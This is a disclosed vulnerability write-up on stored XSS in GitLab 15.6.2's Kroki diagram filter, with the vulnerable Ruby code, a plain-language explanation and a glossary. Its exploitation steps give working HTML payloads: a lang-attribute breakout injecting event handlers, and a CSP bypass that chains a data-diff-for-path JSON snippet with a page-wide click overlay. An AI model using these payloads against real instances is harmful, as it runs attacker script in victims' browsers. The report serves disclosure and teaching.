Stored XSS via Kroki diagram
A stored cross-site scripting vulnerability in GitLab's Kroki diagram filter allows an attacker to inject arbitrary attributes into the generated image tag by manipulating the lang attribute of a pre block. This can lead to JavaScript execution when a victim views a comment, potentially bypassing CSP.

- Triaged in 18 days
- Fixed in 3 months
- Paid in 23 days
- Disclosed after 5 months
Summary
If Kroki has been enabled, it's possible to craft a pre block so that arbitrary attributes can be injected into the resulting img tag.
The css selector for finding a valid node to convert into a kroki diagram checks for either pre[lang="#{diagram_type}"] > code or for pre > code[lang="#{diagram_type}"], but the diagram type is then set using node.parent['lang'] || node['lang'].
So if the code block has a valid lang (such as wavedrom) then the css selector will match, but if the parent pre also has a lang attribute then it will be the one that is used and can be an arbitrary value.
https://gitlab.com/gitlab-org/gitlab/-/blob/v15.6.2-ee/lib/banzai/filter/kroki_filter.rb#L17
        diagram_selectors = ::Gitlab::Kroki.formats(settings)
                                .map do |diagram_type|
                                  %(pre[lang="#{diagram_type}"] > code,
                                  pre > code[lang="#{diagram_type}"])
                                end
                                .join(', ')

        xpath = Gitlab::Utils::Nokogiri.css_to_xpath(diagram_selectors)
        return doc unless doc.at_xpath(xpath)

        diagram_format = "svg"
        doc.xpath(xpath).each do |node|
          diagram_type = node.parent['lang'] || node['lang']
          diagram_src = node.content
          image_src = create_image_src(diagram_type, diagram_format, diagram_src)
The diagram_type is then used as-is to create a url, which is used to create an image with {{media:2}}. So if a double quote is used in the diagram_type then arbitrary attributes can be added (apart from class as that is replaced just below).
https://gitlab.com/gitlab-org/gitlab/-/blob/v15.6.2-ee/lib/banzai/filter/kroki_filter.rb#L31
          image_src = create_image_src(diagram_type, diagram_format, diagram_src)
          img_tag = Nokogiri::HTML::DocumentFragment.parse(%({{media:3}}))
          img_tag = img_tag.children.first

          next if img_tag.nil?

          lazy_load = diagram_src.length > MAX_CHARACTER_LIMIT
          img_tag.set_attribute('hidden', '') if lazy_load
          img_tag.set_attribute('class', 'js-render-kroki')

          img_tag.set_attribute('data-diagram', diagram_type)
          img_tag.set_attribute('data-diagram-src', "data:text/plain;base64,#{Base64.strict_encode64(diagram_src)}")

          node.parent.replace(img_tag)
Steps to reproduce
- On a self-hosted gitlab, ensure that
Krokiis enabled at/admin/application_settings/general
image.png From the original on HackerOne - Create an issue and use the following payload
<a><pre lang='f/" onerror=alert(1) onload=alert(1) '><code lang="wavedrom">xss</code></pre></a> - Reload/Visit the issue
- If you do not have CSP enabled you will see the alert pop, otherwise you will see a CSP violation in the console such as
Refused to execute inline event handler because it violates the following Content Security Policy directive
Since the class attribute cannot be set finding a CSP bypass was a bit tricky but there are still a few data based attributes that can be used, one of them being data-diff-for-path from single_file_diff.js. This is used as the path to load when the "expand diff" chevron is clicked allowing an arbitrary json file to be loaded and have jquery execute it to bypass the CSP.
    return axios
      .get(this.diffForPath)
      .then(({ data }) => {
        this.loadingContent.hide();
        if (data.html) {
          this.content = $(data.html);
Since clicking the chevron is a bit unlikely, we can inject the style attribute to make the kroki overlay the entire page, which when clicked injects some styles to make the chevron now overlay the entire page.
- Enable CSP on gitlab - https://docs.gitlab.com/omnibus/settings/configuration.html#set-a-content-security-policy
- Create a public snippet with a json file
aaa.jsoncontaining{"html":"<script>alert(document.domain)</script>"}, then open therawversion and make note of the path. - Create a new project and commit a readme
- View the individual commit (eg http://gitlab.wbowling.info/root/kroki1/-/commit/f4170b940214abeebc6fd7503f9500c72c358613)
- Add a comment to a line of the commit using the following payload, replacing
data-diff-for-pathwith the path to your json file noted above:
<a>
<pre lang='/" data-diff-for-path=/root/kroki1/-/snippets/9/raw/main/aaa.json '>
<code lang="wavedrom">csp</code>
</pre>
<pre
lang='/" id=stage1 style="position:absolute;max-width:10000px;left:-1000px;top:-1000px;width:10000px;height:10000px;z-index:10000;" data-triggers="click" data-toggle=popover data-html=true data-title="aaa<style>#stage1{pointer-events:none}svg.chevron-right{position:absolute;max-width:10000px;left:-1000px;top:-1000px !important;width:10000px;height:10000px;z-index:10001;}</style>bbb" data-content=ggg '>
<code lang="wavedrom">
bypass
</code>
</pre>
</a>
- Reload the page
- Clicking anywhere on the page twice will trigger the xss
Impact
Allows arbitrary javascript to be executed when a victim views a comment
What is the current bug behavior?
The the lang attribute from the parent node is always used even if the css selector matches the child node
What is the expected correct behavior?
The lang attribute should only be used if it is actually valid. The img tag should also be created using content_tag instead of string concatination.
Output of checks
Results of GitLab environment info
$ sudo gitlab-rake gitlab:env:info

System information
System:		Ubuntu 20.04
Proxy:		no
Current User:	git
Using RVM:	no
Ruby Version:	2.7.6p219
Gem Version:	3.1.6
Bundler Version:2.3.15
Rake Version:	13.0.6
Redis Version:	6.2.7
Sidekiq Version:6.5.7
Go Version:	unknown

GitLab information
Version:	15.6.2-ee
Revision:	08b668e8740
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	12.12
URL:		http://gitlab.wbowling.info
HTTP Clone URL:	http://gitlab.wbowling.info/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Elasticsearch:	no
Geo:		no
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	14.13.0
Repository storage paths:
- default: 	/var/opt/gitlab/git-data/repositories
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Impact
Allows arbitrary javascript to be executed when a victim views a comment
Context
GitLab can render diagrams from text using Kroki when the feature is enabled. When Kroki is enabled, a Banzai filter (lib/banzai/filter/kroki_filter.rb) scans rendered Markdown for pre/code blocks whose lang attribute names a supported diagram type, and replaces the block with an img tag.. The report targets a self-hosted GitLab instance running version 15.6.2-ee.
Setup
- A self-hosted GitLab instance (15.6.2-ee, revision 08b668e8740, Ruby 2.7.6p219, PostgreSQL 12.12).
- Kroki enabled under
/admin/application_settings/general. - For the CSP bypass variant, a Content Security Policy enabled on the instance, following the omnibus documentation.
- A public snippet and a project with a commit, used to host the JSON payload and to place a comment on a commit line.
Finding it
The filter builds its CSS selectors from the list of enabled Kroki formats. Each format produces a selector matching either a pre with the format as lang containing a code, or a pre containing a code with the format as lang:
        diagram_selectors = ::Gitlab::Kroki.formats(settings)
                                .map do |diagram_type|
                                  %(pre[lang="#{diagram_type}"] > code,
                                  pre > code[lang="#{diagram_type}"])
                                end
                                .join(', ')

        xpath = Gitlab::Utils::Nokogiri.css_to_xpath(diagram_selectors)
        return doc unless doc.at_xpath(xpath)

        diagram_format = "svg"
        doc.xpath(xpath).each do |node|
          diagram_type = node.parent['lang'] || node['lang']
          diagram_src = node.content
          image_src = create_image_src(diagram_type, diagram_format, diagram_src)
The mismatch is between matching and extraction. The selector is satisfied if either the pre or the code carries a valid format in lang, but the diagram type is then taken with node.parent['lang'] || node['lang'], so the parent pre always wins. If the code has a valid lang such as wavedrom, the selector matches, and an arbitrary lang on the parent pre is used as the diagram type.
That value is passed unchanged into create_image_src to build a URL, and the URL is interpolated into an img tag built by string concatenation:
          image_src = create_image_src(diagram_type, diagram_format, diagram_src)
          img_tag = Nokogiri::HTML::DocumentFragment.parse(%(<img src="#{image_src}" data-diagram="#{diagram_type}" data-diagram-src="data:text/plain;base64,#{Base64.strict_encode64(diagram_src)}" class="js-render-kroki" />))
          img_tag = img_tag.children.first

          next if img_tag.nil?

          lazy_load = diagram_src.length > MAX_CHARACTER_LIMIT
          img_tag.set_attribute('hidden', '') if lazy_load
          img_tag.set_attribute('class', 'js-render-kroki')

          img_tag.set_attribute('data-diagram', diagram_type)
          img_tag.set_attribute('data-diagram-src', "data:text/plain;base64,#{Base64.strict_encode64(diagram_src)}")

          node.parent.replace(img_tag)
A double quote in the diagram type therefore breaks out of the attribute and lets arbitrary attributes be added to the img tag. The class attribute is the exception, because it is overwritten just below with js-render-kroki.
Exploitation
Step 1: enable Kroki
On the self-hosted instance, Kroki is enabled at /admin/application_settings/general.
Step 2: inject attributes through the diagram type
Create an issue and use the following payload:
<a><pre lang='f/" onerror=alert(1) onload=alert(1) '><code lang="wavedrom">xss</code></pre></a>
The code element carries the valid lang="wavedrom", which makes the selector match. The parent pre carries lang='f/" onerror=alert(1) onload=alert(1) ', and that value becomes the diagram type. The embedded double quote closes the src attribute in the generated img tag, and the event handlers are added as new attributes.
Step 3: reload the issue
Reload or visit the issue. Without CSP, the alert fires. With CSP, the console shows a violation such as Refused to execute inline event handler because it violates the following Content Security Policy directive.
Step 4: find a CSP bypass
Because class cannot be set, a CSP bypass was harder to find. The report notes that some data based attributes remain usable, one of them being data-diff-for-path from single_file_diff.js. That attribute is used as the path to load when the "expand diff" chevron is clicked, and the response is passed to jQuery, which executes it and bypasses the CSP:
    return axios
      .get(this.diffForPath)
      .then(({ data }) => {
        this.loadingContent.hide();
        if (data.html) {
          this.content = $(data.html);
Clicking the chevron is unlikely, so the style attribute is injected to make the Kroki element overlay the entire page. When clicked, it injects styles that make the chevron overlay the entire page as well.
Step 5: enable CSP
Enable CSP on GitLab following the omnibus configuration documentation.
Step 6: host the JSON payload
Create a public snippet with a JSON file aaa.json containing:
{"html":"<script>alert(document.domain)</script>"}
Open the raw version and note the path.
Step 7: prepare a commit
Create a new project and commit a readme, then view the individual commit, for example http://gitlab.wbowling.info/root/kroki1/-/commit/[redacted].
Step 8: comment with the payload
Add a comment to a line of the commit using the following payload, replacing data-diff-for-path with the path to the JSON file noted above:
<a>
    <pre lang='/'" data-diff-for-path=/root/kroki1/-/snippets/9/raw/main/aaa.json '>
        <code lang="wavedrom">csp</code>
    </pre>
    <pre
        lang='/'" id=stage1 style="position:absolute;max-width:10000px;left:-1000px;top:-1000px;width:10000px;height:10000px;z-index:10000;
The first pre injects data-diff-for-path pointing at the raw snippet, so the chevron loads the JSON and jQuery executes the html value. The second pre injects id=stage1 and a large absolutely positioned style, together with data-triggers="click", data-toggle=popover, data-html=true, a data-title containing a <style> block that disables pointer events on #stage1 and makes svg.chevron-right cover the page at z-index:10001, and data-content=ggg. The code inside it carries lang="wavedrom" so the selector matches.
Step 9: trigger
Reload the page. Clicking anywhere on the page twice triggers the XSS.
Root cause
The selector accepts a valid lang on either the pre or the code, but the extraction node.parent['lang'] || node['lang'] always prefers the parent. The parent value is never validated against the list of supported formats, and it is concatenated into the img tag as a string rather than built with content_tag, so a double quote escapes the attribute context. The class attribute is overwritten afterwards, which removes the most obvious CSP bypass but leaves data attributes such as data-diff-for-path available. The report's expected behaviour is that the lang attribute is only used if it is actually valid, and that the img tag is created with content_tag instead of string concatenation.
Impact
Arbitrary JavaScript executes when a victim views a comment. The report states this impact in its Impact section. The CSP bypass depends on the victim clicking the page, and the report describes the chevron click as unlikely, which is why the overlay technique is used.
Fix
No fix is described in the report. The expected behaviour it states is to validate the lang value before using it and to build the img tag with content_tag rather than string concatenation.
Variants to test
- Put an invalid
langon the parentprewhile thecodecarries a valid format, and check whether the generatedimgreflects the parent value. A positive result is animgwhosedata-diagramorsrccontains the parent value. - Try other
dataattributes consumed by JavaScript that passes responses to jQuery orinnerHTML. A positive result is a request to an attacker-controlled path when the element is interacted with. - Try injecting
styleand positioning attributes to enlarge the clickable area of an element that triggers a scripted action. A positive result is the element covering the viewport and the action firing on a click anywhere. - Try the same parent/child attribute mismatch in other filters that select on one element and read attributes from another. A positive result is an attribute value from the parent appearing unescaped in generated markup.
Hunting notes
This kind of bug hides in Markdown and rich-text rendering pipelines where a CSS selector decides whether to process a node and a separate expression decides which value to use. Signals during recon are features that transform user content into HTML, especially integrations with external renderers, and any code path that builds tags by string interpolation. The report demonstrates the alert without CSP, then a CSP bypass that loads a JSON file through data-diff-for-path and executes it via jQuery, with the trigger being a click anywhere on the page.
What happened, in plain words
GitLab is a website where teams keep their code and talk about it. One of its features lets you write a small text description of a diagram (a picture made of boxes and arrows) and have GitLab turn it into an actual picture. To do that, GitLab uses a feature called Kroki.
When GitLab puts that image into the page, it builds a piece of HTML (the language web pages are written in) by gluing text together. The report shows that a user who can write a comment can sneak extra instructions into that glued-together text. The result is that a small piece of JavaScript (the programming language browsers run) gets attached to the page and runs in the browser of anyone who looks at the comment. That is called cross-site scripting, or XSS. Because the malicious content is saved on the server and shown to every visitor, it is called stored XSS.
The affected asset is your own GitLab instance, meaning a GitLab server that an organisation runs itself rather than the one hosted by GitLab.
Background you need first
A few ideas come up again and again below, so here they are from zero.
HTML tags and attributes. A web page is made of tags like <img> (an image) or <pre> (preformatted text). Tags can carry extra settings called attributes, written as name="value". For example <img src="cat.png"> tells the browser to show the picture stored at cat.png. The src attribute is the address of the image.
Quotes matter. When a browser reads src="cat.png", it knows the value ends at the closing double quote. If an attacker can put their own double quote inside the value, the browser thinks the value ended early, and whatever comes next is read as new attributes. This is the heart of the bug: a value that should be plain text is treated as part of the page's structure.
JavaScript and event handlers. JavaScript is code the browser runs. Attributes such as onerror and onload hold JavaScript that the browser runs when something happens (an image fails to load, a page finishes loading). If an attacker can add onerror=alert(1) to a tag, the browser will run alert(1), which pops up a box saying 1. That is the classic proof that script execution is possible.
CSS selectors. A CSS selector is a pattern used to pick out parts of a page. pre > code means "a code element directly inside a pre element". pre[lang="wavedrom"] means "a pre element whose lang attribute is wavedrom". GitLab uses selectors to find the text blocks it should turn into diagrams.
The lang attribute. In Markdown (the simple text format used in comments), you can mark a code block with a language, for example to say "this is Ruby code". GitLab stores that as a lang attribute on the pre or code tag. Kroki reuses the same attribute to say which kind of diagram the block contains, such as wavedrom.
Content Security Policy (CSP). CSP is a rule the website sends to the browser saying what kinds of script are allowed. A strict CSP blocks inline event handlers like onerror=alert(1), so the simple attack stops working. Attackers then look for ways around it, called CSP bypasses.
jQuery. jQuery is a widely used JavaScript library that makes it easy to insert HTML into a page. If you hand it a chunk of HTML, it will build the elements, and any <script> inside it will run. That is useful for developers and dangerous when the HTML comes from an attacker.
JSON. JSON is a plain text format for structured data, looking like {"key": "value"}. It is often used to send data between a server and a browser.
Snippet. A GitLab snippet is a small standalone file or note you can share. A public snippet can be read by anyone with the link, and it has a raw view that returns the file's exact contents.
Commit. A commit is a saved change in a code project, with a message and a list of which lines changed. GitLab lets people comment on individual lines of a commit.
The setup the researcher used
The report was tested on a self-hosted GitLab instance running version 15.6.2-ee (revision 08b668e8740, Ruby 2.7.6p219, PostgreSQL 12.12). Kroki had to be switched on under /admin/application_settings/general. For the second half of the attack, CSP had to be switched on too, following GitLab's own documentation for the omnibus package (the all-in-one installer). A public snippet and a project with a commit were used to host a JSON file and to place a comment on a commit line.
Finding the flaw
GitLab's diagram feature lives in a piece of code called a Banzai filter, in the file lib/banzai/filter/kroki_filter.rb. A filter here means a step that rewrites text before it is shown. The filter first builds a list of patterns, one per diagram type that Kroki supports, and uses them to find blocks to convert:
        diagram_selectors = ::Gitlab::Kroki.formats(settings)
                                .map do |diagram_type|
                                  %(pre[lang="#{diagram_type}"] > code,
                                  pre > code[lang="#{diagram_type}"])
                                end
                                .join(', ')

        xpath = Gitlab::Utils::Nokogiri.css_to_xpath(diagram_selectors)
        return doc unless doc.at_xpath(xpath)

        diagram_format = "svg"
        doc.xpath(xpath).each do |node|
          diagram_type = node.parent['lang'] || node['lang']
          diagram_src = node.content
          image_src = create_image_src(diagram_type, diagram_format, diagram_src)
Line by line:
diagram_selectors = ::Gitlab::Kroki.formats(settings)starts a list of patterns, one for each diagram format Kroki is configured to support..map do |diagram_type|loops over those formats, calling each onediagram_type.%(pre[lang="#{diagram_type}"] > code, pre > code[lang="#{diagram_type}"])builds a pattern that matches either aprecarrying the format aslangwith acodeinside, or aprewith acodeinside that carries the format aslang. The#{...}part is Ruby's way of inserting a value into a string..join(', ')glues all the patterns into one long list separated by commas.xpath = Gitlab::Utils::Nokogiri.css_to_xpath(diagram_selectors)converts the CSS patterns into XPath, another way of describing positions in a document, because the library used to search (Nokogiri) works with XPath.return doc unless doc.at_xpath(xpath)stops early if nothing matches.doc.xpath(xpath).each do |node|goes through every matching element, calling itnode.diagram_type = node.parent['lang'] || node['lang']is the important line. It reads thelangfrom the parent element first, and only falls back to the element's ownlangif the parent has none. The||means "or else".diagram_src = node.contenttakes the text inside the block, which is the diagram description.image_src = create_image_src(diagram_type, diagram_format, diagram_src)builds the address of the diagram image from those pieces.
The problem is a mismatch between two decisions. The pattern that decides whether to process a block is happy if either the pre or the code has a valid format. But the value that is actually used is taken from the parent pre first. So you can put a valid format on the code (to make the pattern match) and put anything you like on the parent pre (to control the value). The parent value is never checked against the list of real formats.
That unchecked value is then pasted into an img tag built by gluing strings together:
          image_src = create_image_src(diagram_type, diagram_format, diagram_src)
          img_tag = Nokogiri::HTML::DocumentFragment.parse(%(<img src="#{image_src}" data-diagram="#{diagram_type}" data-diagram-src="data:text/plain;base64,#{Base64.strict_encode64(diagram_src)}" class="js-render-kroki" />))
          img_tag = img_tag.children.first

          next if img_tag.nil?

          lazy_load = diagram_src.length > MAX_CHARACTER_LIMIT
          img_tag.set_attribute('hidden', '') if lazy_load
          img_tag.set_attribute('class', 'js-render-kroki')

          img_tag.set_attribute('data-diagram', diagram_type)
          img_tag.set_attribute('data-diagram-src', "data:text/plain;base64,#{Base64.strict_encode64(diagram_src)}")

          node.parent.replace(img_tag)
Line by line:
image_src = create_image_src(...)builds the image address, which includes the diagram type.img_tag = Nokogiri::HTML::DocumentFragment.parse(%(<img src="#{image_src}" data-diagram="#{diagram_type}" ... />))builds the wholeimgtag as one long string, insertingimage_srcanddiagram_typestraight in. This is the dangerous part: ifdiagram_typecontains a double quote, it closes the attribute early and the rest is read as new attributes.img_tag = img_tag.children.firsttakes the first element out of the parsed fragment, which is theimgitself.next if img_tag.nil?skips this block if parsing produced nothing.lazy_load = diagram_src.length > MAX_CHARACTER_LIMITchecks whether the diagram text is long enough to be loaded lazily (only when needed).img_tag.set_attribute('hidden', '') if lazy_loadhides the image in that case.img_tag.set_attribute('class', 'js-render-kroki')sets theclassattribute. This overwrites anyclassan attacker tried to inject, which is whyclassis the one attribute that cannot be abused.img_tag.set_attribute('data-diagram', diagram_type)andimg_tag.set_attribute('data-diagram-src', ...)set two data attributes, the second holding the diagram text encoded in base64 (a way of writing any bytes using only plain characters).node.parent.replace(img_tag)swaps the originalpreblock for the newimgtag.
So a double quote in the diagram type breaks out of the src attribute and lets arbitrary attributes be added to the img tag. The class attribute is the exception, because it is overwritten just below with js-render-kroki.
Exploitation
Step 1: enable Kroki
On the self-hosted instance, Kroki is enabled at /admin/application_settings/general. This is the admin settings page where the diagram feature is switched on. Without it, the filter never runs and there is nothing to attack.
Step 2: inject attributes through the diagram type
Create an issue and use the following payload:
<a><pre lang='f/" onerror=alert(1) onload=alert(1) '><code lang="wavedrom">xss</code></pre></a>
Line by line:
<a>is a link tag, used here just as a wrapper.<pre lang='f/" onerror=alert(1) onload=alert(1) '>is the parent block. Itslangvalue starts withf/and then contains a double quote, followed by two event handlers. The single quotes around the value let the double quote sit inside it without ending the attribute at this stage.<code lang="wavedrom">xss</code>is the inner block. Itslang="wavedrom"is a real diagram format, which is what makes the filter's pattern match.xssis the diagram text, which does not matter here.
The code element carries the valid lang="wavedrom", which makes the selector match. The parent pre carries lang='f/" onerror=alert(1) onload=alert(1) ', and that value becomes the diagram type. The embedded double quote closes the src attribute in the generated img tag, and the event handlers are added as new attributes.
Step 3: reload the issue
Reload or visit the issue. Without CSP, the alert fires. With CSP, the console shows a violation such as Refused to execute inline event handler because it violates the following Content Security Policy directive. The console is the browser's built-in log of messages and errors, usually opened with the developer tools.
Step 4: find a CSP bypass
Because class cannot be set, a CSP bypass was harder to find. The report notes that some data based attributes remain usable, one of them being data-diff-for-path from single_file_diff.js. That attribute is used as the path to load when the "expand diff" chevron is clicked, and the response is passed to jQuery, which executes it and bypasses the CSP:
    return axios
      .get(this.diffForPath)
      .then(({ data }) => {
        this.loadingContent.hide();
        if (data.html) {
          this.content = $(data.html);
Line by line:
return axiosstarts a request using axios, a library for talking to servers..get(this.diffForPath)fetches whatever address is stored indiffForPath, which is the value of thedata-diff-for-pathattribute..then(({ data }) => {runs the following code once the response arrives, with the response body calleddata.this.loadingContent.hide();hides a loading indicator.if (data.html) {checks whether the response contains anhtmlfield.this.content = $(data.html);hands that field to jQuery, which builds it as HTML. Any<script>inside it runs. This is the bypass: the script does not come from the page itself, so the CSP rule about inline handlers does not stop it.
Clicking the chevron is unlikely, so the style attribute is injected to make the Kroki element overlay the entire page. When clicked, it injects styles that make the chevron overlay the entire page as well. In other words, the attacker makes a huge invisible clickable layer so that a click anywhere counts as a click on the small chevron.
Step 5: enable CSP
Enable CSP on GitLab following the omnibus configuration documentation. This is done so the researcher can prove the attack still works when the obvious defence is in place.
Step 6: host the JSON payload
Create a public snippet with a JSON file aaa.json containing:
{"html":"<script>alert(document.domain)</script>"}
This is a JSON object with one field, html, whose value is a script tag. When jQuery receives this and builds it, the script runs. document.domain is the site's address, so the alert proves which site the script is running on.
Open the raw version and note the path. The raw view returns the file exactly as stored, with no page around it, which is what the chevron will fetch.
Step 7: prepare a commit
Create a new project and commit a readme, then view the individual commit, for example http://gitlab.wbowling.info/root/kroki1/-/commit/[redacted]. A commit page is needed because it is one of the places where you can leave a comment on a specific line, and that comment is where the payload goes.
Step 8: comment with the payload
Add a comment to a line of the commit using the following payload, replacing data-diff-for-path with the path to the JSON file noted above:
Line by line:
<a>wraps everything, as before.- The first
<pre lang='f/" data-diff-for-path=/root/kroki1/-/snippets/9/raw/main/aaa.json '>is the block that injects thedata-diff-for-pathattribute. Thef/"part breaks out of thesrcattribute, and the rest becomes a new attribute pointing at the raw snippet. Its inner<code lang="wavedrom">csp</code>makes the filter match. - The second
<pre ...>is the block that creates the clickable overlay. Itslang='f/"breaks out the same way, and then it adds:id=stage1, a name for the element so it can be targeted by CSS.style="position:absolute;max-width:10000px;left:-1000px;top:-1000px;width:10000px;height:10000px;z-index:10000;", which makes it a huge box positioned over the page.position:absolutetakes it out of the normal flow, theleftandtopvalues push it up and left, thewidthandheightmake it enormous, andz-index:10000puts it on top of everything else.data-triggers="click",data-toggle=popover,data-html=true,data-content=ggg, which are settings for a popover (a small floating box that appears when you click).data-html=truetells it to treat the content as HTML.data-title="aaa<style>#stage1{pointer-events:none}svg.chevron-right{position:absolute;max-width:10000px;left:-1000px;top:-1000px !important;width:10000px;height:10000px;z-index:10001;}</style>bbb", which puts a<style>block into the popover title. The<and>are HTML entities for<and>, used so the angle brackets survive inside the attribute. That style turns off pointer events on#stage1(so clicks pass through it) and makessvg.chevron-right(the chevron icon) cover the whole page atz-index:10001, one layer above the overlay.
- The inner
<code lang="wavedrom">bypass</code>makes the filter match this second block too.
The first pre injects data-diff-for-path pointing at the raw snippet, so the chevron loads the JSON and jQuery executes the html value. The second pre injects id=stage1 and a large absolutely positioned style, together with the popover settings and the title containing the <style> block, so that a click anywhere lands on the chevron.
Step 9: trigger
Reload the page. Clicking anywhere on the page twice triggers the XSS.
Root cause
The selector accepts a valid lang on either the pre or the code, but the extraction node.parent['lang'] || node['lang'] always prefers the parent. The parent value is never validated against the list of supported formats, and it is concatenated into the img tag as a string rather than built with content_tag, a helper that escapes values safely. So a double quote escapes the attribute context. The class attribute is overwritten afterwards, which removes the most obvious CSP bypass but leaves data attributes such as data-diff-for-path available. The report's expected behaviour is that the lang attribute is only used if it is actually valid, and that the img tag is created with content_tag instead of string concatenation.
Impact
Arbitrary JavaScript executes when a victim views a comment. The report states this impact in its Impact section. The CSP bypass depends on the victim clicking the page, and the report describes the chevron click as unlikely, which is why the overlay technique is used.
Fix
No fix is described in the report. The expected behaviour it states is to validate the lang value before using it and to build the img tag with content_tag rather than string concatenation.
Variants to test
- Put an invalid
langon the parentprewhile thecodecarries a valid format, and check whether the generatedimgreflects the parent value. A positive result is animgwhosedata-diagramorsrccontains the parent value. - Try other
dataattributes consumed by JavaScript that passes responses to jQuery orinnerHTML. A positive result is a request to an attacker-controlled path when the element is interacted with. - Try injecting
styleand positioning attributes to enlarge the clickable area of an element that triggers a scripted action. A positive result is the element covering the viewport and the action firing on a click anywhere. - Try the same parent/child attribute mismatch in other filters that select on one element and read attributes from another. A positive result is an attribute value from the parent appearing unescaped in generated markup.
Hunting notes
This kind of bug hides in Markdown and rich-text rendering pipelines where a CSS selector decides whether to process a node and a separate expression decides which value to use. Signals during recon are features that transform user content into HTML, especially integrations with external renderers, and any code path that builds tags by string interpolation. The report demonstrates the alert without CSP, then a CSP bypass that loads a JSON file through data-diff-for-path and executes it via jQuery, with the trigger being a click anywhere on the page.
Glossary
- Attribute: a setting on an HTML tag, written as
name="value", such assrcon an image. - Banzai filter: GitLab's step that rewrites Markdown into HTML before it is shown.
- Base64: a way of writing any data using only plain characters, used here to embed the diagram text in an attribute.
- Bounty: a payment made to a researcher who reports a valid security bug.
- Chevron: a small arrow icon that expands or collapses a section when clicked.
- Commit: a saved change in a code project, with a message and a list of changed lines.
- Content Security Policy (CSP): a rule the site sends to the browser saying which scripts are allowed to run.
- Cross-site scripting (XSS): a bug where an attacker gets their own JavaScript to run in someone else's browser on a site.
- CSS selector: a pattern that picks out elements on a page, such as
pre > code. - CVSS: a standard score from 0 to 10 saying how severe a vulnerability is.
- Data attribute: an attribute starting with
data-, used to store extra information for JavaScript to read. - Diagram: a picture made of shapes and arrows, here generated from text by Kroki.
- Double quote breakout: ending an attribute value early with a
"so the rest is read as new attributes. - Event handler: an attribute such as
onerrororonloadholding JavaScript that runs when something happens. - HTML: the language web pages are written in, made of tags and attributes.
- HTML entity: a code such as
<that stands for a character like<. - innerHTML: a JavaScript property that sets the HTML inside an element, running any script in it.
- JavaScript: the programming language browsers run.
- jQuery: a JavaScript library that makes it easy to build and insert HTML; it runs scripts in inserted HTML.
- JSON: a plain text format for structured data, like
{"key": "value"}. - Kroki: an external service that turns text descriptions into diagram images.
- Markdown: a simple text format for writing with light formatting, used in comments and readmes.
- Nokogiri: a Ruby library for parsing and searching HTML and XML.
- Omnibus: GitLab's all-in-one installer package.
- Popover: a small floating box that appears when you click an element.
- Raw view: a link that returns a file's exact contents with no page around it.
- Self-hosted: software an organisation runs on its own servers rather than using a hosted service.
- Snippet: a small standalone file or note in GitLab that can be shared publicly.
- Stored XSS: XSS where the malicious content is saved on the server and shown to every visitor.
- SVG: a picture format made of shapes described in text, used for the generated diagrams.
- XPath: a way of describing positions in a document, used by Nokogiri to search.
- z-index: a CSS setting that decides which element sits on top when elements overlap.





